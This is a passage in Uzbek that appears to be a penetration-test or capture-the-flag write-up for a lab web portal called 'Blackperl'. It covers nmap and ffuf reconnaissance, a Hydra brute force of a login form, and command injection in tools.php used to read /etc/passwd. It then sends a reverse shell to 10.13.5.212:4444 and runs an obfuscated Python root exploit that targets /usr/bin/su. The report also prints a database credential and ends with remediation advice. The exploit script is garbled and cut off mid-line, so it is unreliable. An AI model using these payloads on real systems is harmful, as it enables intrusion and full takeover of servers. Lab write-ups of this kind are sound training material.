

Blackperl — Ims



Target nomi: Blackperl — Ims

Target IP manzili: 10.15.1.245

Test turi: Balack Box Pentesting

Metodologiya: PTES (Penetrations Testing Execution Standart)

Tester: Odilov Aslanbek

Sana: 8.08.2026

Umumiy xavf darajasi: Kritik (Critical)

Aniqlangan Zaifliklar

Zaif Parol Siyosati

- RockYou wordlist filtrlash natijasida topilgan parol: `Password123`
- Tizim minimal talablarga javob bersa-da, `Password123` kabi oddiy parol murakkablik talablarini bajara oladi

Command Injection (CVE kritik)

- `tools.php` dagi ping funksiyasi orqali komanda kiritish imkoniyati
- URL: `http://dashboard.blackpearl.ms/tools.php`
- Payload: `127.0.0.1%26cat+/etc/passwd`

Ma'lumotlar Bazasi Kredensiallarining Ochiq Saqlanishi

- `config.php` faylida db_user va db_pass ochiq holda saqlangan
- `bp_portal:Bp@dmIn_S3cure!2024`

1 — Enumerations

Port scanning

Targetning qaysi portlar ochiq ekanligi bilish maqsadida `nmap` vasitasidan foydalanildi.

```
nmap -sV 10.15.1.245
```

Port	Services	Version	State
22/tcp	SSH	OpenSSH 9.6p1	OPEN
80/tcp	HTTP	Apache 2.4.58	OPEN

```
(linux@env)-[~]
$ nmap -sV 10.15.1.245
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-12 02:18 +0500
Nmap scan report for 10.15.1.245
Host is up (0.011s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.58
Service Info: Host: 10.15.1.42; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.24 seconds


(linux@env)-[~]
$ Odilov Aslanbek
```

2 — Web Enumerations

Web sayit tahlili

Targetning 80 - portida quyidagi web sayit ishlayotganligi aniqlandi

```
http://blackpearl.ms/
```



Tragetning subdomainlarini tekshirish natijasida **dashboard** nomli subdomain aniqlandi

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
-H "Host: FUZZ.blackpearl.ms" \
-u http://blackpearl.ms/ \
-fw 20 \
-t 50
```

```
(linux@env)-[~]
$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
-H "Host: FUZZ.blackpearl.ms" \
-u http://blackpearl.ms/ \
-fw 20 \
-t 50

    ____      _____      _   _
   / ___ |    / ___|___ / ___||_| |_|
  / /___|_|  / /___|___| /___||_| |_|
 /_____|_|  /_____|___|_____|_| |_|

v2.1.0-dev

-----

:: Method           : GET
:: URL              : http://blackpearl.ms/
:: Wordlist          : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header            : Host: FUZZ.blackpearl.ms
:: Follow redirects  : false
:: Calibration       : false
:: Timeout           : 10
:: Threads           : 50
:: Matcher           : Response status: 200-299,301,302,307,401,403,405,500
:: Filter            : Response words: 20

-----

dashboard [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 8ms]
:: Progress: [4989/4989] :: Job [1/1] :: 104 req/sec :: Duration: [0:00:05] :: Errors: 0 ::

(linux@env)-[~]
$ odilov Aslanbek
```

Topilgan subdomainga o'tish natijasida quyidagi login page ochildi

<http://dashboard.blackpearl.ms/>

Not secure dashboard.blackpearl.ms/login.php

 **BlackPearl Portal**
Internal team management platform

Username

Password

☐ Remember me [Forgot password?](#)

Sign In

OR

New team member? [Create an account](#)

Secured by BlackPearl Security

Topilgan login pageda hech qanaqa zaiflik topilmadi va shu sabab tizimda yangi user yaratildi va tizimga login qilindi

Portal

MAIN

Dashboard

ACCOUNT

Profile

Sign Out

Welcome back, John
Here's what's happening with your team today.

Total Members
15
▲ 12% from last month

Active Users
13
▲ 8% from last month

Administrators
1
No change

Departments
10
▲ 1 new this quarter

Recent Team Members

MEMBER	ROLE	DEPARTMENT	JOINED
John @john.admin	User	General	Aug 13, 2026
Natalie Wright @natalie.wright	User	Marketing	Nov 3, 2024
Omar Hassan @omar.hassan	User	Engineering	Oct 15, 2024
Jennifer Lee @jennifer.lee	User	HR	Oct 1, 2024
Marcus Brown @marcus.brown	User	Sales	Sep 20, 2024

Departments

Engineering	4
Sales	2
Marketing	2
Security	1
Design	1
DevOps	1
General	1
HR	1
Product	1
Data Science	1

Recent Activity

John
User

Password Filtrlash Tahlili

Rockyou wordlistidan passwordlarni filtrlashda quyidagi mezonlar qo'llanildi:

Mezon	Sabab
Uzunligi ≥ 10 belgi	Tizim parol siyosatida minimal uzunlik talabi 10 belgi qilib belgilangan
Kamida 1 ta katta harf (A-Z)	Parol murakkabligini oshirish uchun majburiy talab
Kamida 1 ta kichik harf (a-z)	Parol murakkabligini oshirish uchun majburiy talab
Kamida 1 ta raqam (0-9)	Parol murakkabligini oshirish uchun majburiy talab

Natija:

- Asosiy wordlist: `/usr/share/wordlists/rockyou.txt` (14 million password)
- Filtrlangan wordlist: `rockyou_filtered_10.txt` (faqat siyosatga mos keluvchi passwordlar)

Maqsad:

Hydra bruteforce hujumida vaqtni tejash va faqat tizim siyosatiga mos keladigan passwordlarni tekshirish orqali samaradorlikni oshirish.

```
cat /usr/share/wordlists/rockyou.txt | awk 'length($0) >= 10 && /[A-Z]/ && /[a-z]/ && /[0-9]/' > rockyou_filtered_10.txt
```

```
(linux@env)-[~/Desktop]
$ cat /usr/share/wordlists/rockyou.txt | awk 'length($0) >= 10 && /[A-Z]/ && /[a-z]/ && /[0-9]/' > rockyou_filtered_10.txt
awk: cmd. line:1: (FILENAME=- FNR=602044) warning: Invalid multibyte data detected. There may be a mismatch between your data and your locale

(linux@env)-[~/Desktop]
$ ls -ls
total 1968
 4 drwxrwxr-x 5 linux linux   4096 Aug 10 19:58 Reports
1960 -rw-rw-r-- 1 linux linux 2005867 Aug 12 02:48 rockyou_filtered_10.txt
 4 drwxrwxr-x 2 linux linux   4096 Aug  8 15:50 Test

(linux@env)-[~/Desktop]
$ Odilov Aslanbek
```

Taxrirlab olingan wordlist orqali tizimdagi userlarga brute force qilish natijasida quyidagi user va password topildi

```
hydra -l michael -P Desktop/rockyou_filtered_10.txt dashboard.blackpearl.ms http-post-form "/login.php:username=^USER^&password=^PASS^:The password you entered is incorrect" -V -f -t 8
```


```
(linux@env)-[~]
$ hydra -l michael -P Desktop/rockyou_filtered_10.txt dashboard.blackpearl.ms http-post-form "/login.php:username=^USER^&password=^PASS^:The password you entered is incorrect" -V -f -t 8
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-13 18:31:21
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 8 tasks per 1 server, overall 8 tasks, 151639 login tries (l:1/p:151639), ~18955 tries per task
[DATA] attacking http-post-form://dashboard.blackpearl.ms:80/login.php:username=^USER^&password=^PASS^:The password you entered is incorrect
[ATTEMPT] target dashboard.blackpearl.ms - login "michael" - pass "Elizabeth1" - 1 of 151639 [child 0] (0/0)
[ATTEMPT] target dashboard.blackpearl.ms - login "michael" - pass "Password123" - 2 of 151639 [child 1] (0/0)
[ATTEMPT] target dashboard.blackpearl.ms - login "michael" - pass "Liverpool1" - 3 of 151639 [child 2] (0/0)
[ATTEMPT] target dashboard.blackpearl.ms - login "michael" - pass "Butterfly1" - 4 of 151639 [child 3] (0/0)
[ATTEMPT] target dashboard.blackpearl.ms - login "michael" - pass "Beautiful1" - 5 of 151639 [child 4] (0/0)
[ATTEMPT] target dashboard.blackpearl.ms - login "michael" - pass "Alexander1" - 6 of 151639 [child 5] (0/0)
[ATTEMPT] target dashboard.blackpearl.ms - login "michael" - pass "Christian1" - 7 of 151639 [child 6] (0/0)
[ATTEMPT] target dashboard.blackpearl.ms - login "michael" - pass "Chocolate1" - 8 of 151639 [child 7] (0/0)
[ATTEMPT] target dashboard.blackpearl.ms - login "michael" - pass "Password01" - 9 of 151639 [child 2] (0/0)
[ATTEMPT] target dashboard.blackpearl.ms - login "michael" - pass "Stephanie1" - 10 of 151639 [child 4] (0/0)
[ATTEMPT] target dashboard.blackpearl.ms - login "michael" - pass "Spongebob1" - 11 of 151639 [child 6] (0/0)
[ATTEMPT] target dashboard.blackpearl.ms - login "michael" - pass "tydgTvmujl6f" - 12 of 151639 [child 0] (0/0)
[ATTEMPT] target dashboard.blackpearl.ms - login "michael" - pass "Password12" - 13 of 151639 [child 3] (0/0)
[ATTEMPT] target dashboard.blackpearl.ms - login "michael" - pass "Celtic1888" - 14 of 151639 [child 5] (0/0)
[ATTEMPT] target dashboard.blackpearl.ms - login "michael" - pass "Princess13" - 15 of 151639 [child 7] (0/0)
[80][http-post-form] host: dashboard.blackpearl.ms login: michael password: Password123
[STATUS] attack finished for dashboard.blackpearl.ms (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-13 18:31:34

(linux@env)-[~]
$ Odillov Aslanbek
```


Topilgan credentials lar bilan tizimga login qilindi

```
Username: michael
Password: Password123
```



Web sayitning ichida `tools.php` da `ping` funksiyasi orqali **komanda kiritish** imkoniyati borligi aniqlandi va u joydan (command injection) zaifligi topildi.

`http://dashboard.blackperl.ms/tools.php`



Burp Suite orqali so'rovni o'zgartirib tizmda comanda ishga tushirish imkoniyati aniqlandi va u orqali tizimdagi `/etc/passwd` fayili o'qib olindi

`tool=ping&host=127.0.0.1%26cat+/etc/passwd`

Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /tools.php HTTP/1.1 2 Host: dashboard.blackpearl.ms 3 Content-Length: 42 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Upgrade-Insecure-Requests: 1 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 9 Safari/537.36 10 Origin: http://dashboard.blackpearl.ms 11 Accept: 12 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 13 Referer: http://dashboard.blackpearl.ms/tools.php 14 Accept-Encoding: gzip, deflate, br 15 Cookie: PHPSESSID=fhve2dkgqqctb8ph1je1op004b 16 tool=ping&host=127.0.0.1%26cat/etc/passwd </pre>			<pre> 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 </pre>			<pre> terminal </div> PING 127.0.0.1 (127.0.0.1) 56(64) bytes of data: 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.019 ms root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin dhcpd:x:100:65534:DHCP Client Daemon, /usr/lib/dhcpd:/bin/false messagebus:x:101:101::/nonexistent:/usr/sbin/nologin syslog:x:102:102::/nonexistent:/usr/sbin/nologin systemd-resolve:x:992:992:systemd Resolver:/usr/sbin/nologin sshd:x:103:65534::/run/ssh:/usr/sbin/nologin postfix:x:104:105:/var/spool/postfix:/usr/sbin/nologin uuidd:x:105:107:/run/uuidd:/usr/sbin/nologin tcpdump:x:106:109:/nonexistent:/usr/sbin/nologin _galera:x:107:65534:/nonexistent:/usr/sbin/nologin mysql:x:108:110:MySQL Server, /nonexistent:/bin/false michael:x:1000:1000:/home/michael:/bin/bash 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.026 ms 64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.030 ms 64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.029 ms </pre>

3 — Initials access

Revers shell

Topilgan command injection zaifligiga mos payloads ishlatish orqali tizimdan revres shell olindi

```
curl -X POST http://dashboard.blackpearl.ms/tools.php \
-b "PHPSESSID=fhve2dkgqqctb8ph1je1op004b" \
-d "tool=ping&host=127.0.0.1%26bash%20-c%20'bash%20-i%20%3E%26%20/dev/tcp/10.13.5.212/4444%200%3E%261'"
```

```
(linux@env)-[~]
$ curl -X POST http://dashboard.blackpearl.ms/tools.php \
-b "PHPSESSID=fhve2dkgqqctb8ph1je1op004b" \
-d "tool=ping&host=127.0.0.1%26bash%20-c%20'bash%20-i%20%3E%26%20/dev/tcp/10.13.5.212/4444%200%3E%261'"
Odilov Aslanbek
```

```
(linux@env)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.13.5.212] from (UNKNOWN) [10.13.5.1] 43792
bash: cannot set terminal process group (297): Inappropriate ioctl for device
bash: no job control in this shell
www-data@haad-13aca710:/var/www/dashboard$ Odilov Aslanbek
```

Shellni interakktive qilish uchun quyidagi commandalardan foydalanildi

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
```

4 — Privilege Escalation

Root access

Tizimda quyidagi python skript bilan root darajasiga chiqildi

```
#!/usr/bin/env python3
import os as g,zlib,socket as s
def d(x):return bytes.fromhex(x)
def c(f,t,c):
a=s.socket(38,5,0);a.bind(("aead","authencesn(hmac(sha256),cb
c(aes))"));h=279;v=a.setsockopt;v(h,1,d('0800010000000001
0'+0'64));v(h,5,None,4);u,_=a.accept();o=t+4;i=d('00');u.send
msg([b"A"4+c],[(h,3,i4),(h,2,b'\x10'+i19),(h,4,b'\x08'+i*
3)],,32768);r,w=g.pipe();n=g.splice;n(f,w,o,offset_src=0);n
(r,u.fileno(),o)
try:u.recv(8+t)
except:0
f=g.open("/usr/bin/su",0);i=0;e=zlib.decompress(d("78daab77f5
7163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154
d16999e07e5c1680601086578c0f0ff864c7e568f5e5b7e10f75b9675c44c
7e56c3ff593611fcacfa499979fac5190c0c0c0032c310d3"))
while i<len(e):c(
```

```
www-data@haad-3164195c:/var/www/dashboard$ chmod +x root.txt
www-data@haad-3164195c:/var/www/dashboard$ python3 root.txt
# whoami
root
# id
uid=0(root) gid=33(www-data) groups=33(www-data)
# Odilov Aslanbek
```

User Flag: 8b9aab9a8c7ded9dae315e2399495e39
Root Flag: 7182baef550011f3356a5ebccb8c6cd53

5.3. Kredensiallar Xavfsizligi

- `config.php` ni web root papkasidan tashqariga ko'chirish
- Muhim fayllarga `.htaccess` orqali kirishni cheklash
- Kredensiallarni environment variable sifatida saqlash

5.4. Umumiy Tavsiyalar

- Web application firewalldan foydalanish
- Muntazam penetratsion test o'tkazish
- PHP `disable_functions` ga `exec`, `shell_exec`, `system` qo'shish
- HTTPS majburiy qilish

Xulosa

Tizimda bir nechta kritik zaifliklar mavjud bo'lib, ular hujumchiga to'liq tizim boshqaruvini qo'lga olish imkonini beradi. Eng xavfli zaiflik bu command injection bo'lib, u orqali hujumchi har qanday buyruqni bajarishi va tizimga to'liq kirish huquqini olishi mumkin. Yuqoridagi tavsiyalarni zudlik bilan amalga oshirish kerak.